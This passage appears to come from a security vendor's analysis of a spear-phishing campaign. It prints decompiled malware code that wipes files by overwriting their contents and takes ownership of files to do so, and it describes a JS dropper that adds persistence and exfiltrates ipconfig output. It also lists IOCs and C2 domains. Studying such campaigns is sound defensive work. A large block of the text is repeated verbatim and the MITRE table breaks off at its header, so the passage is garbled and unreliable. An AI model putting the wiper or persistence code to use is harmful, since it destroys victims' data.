    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
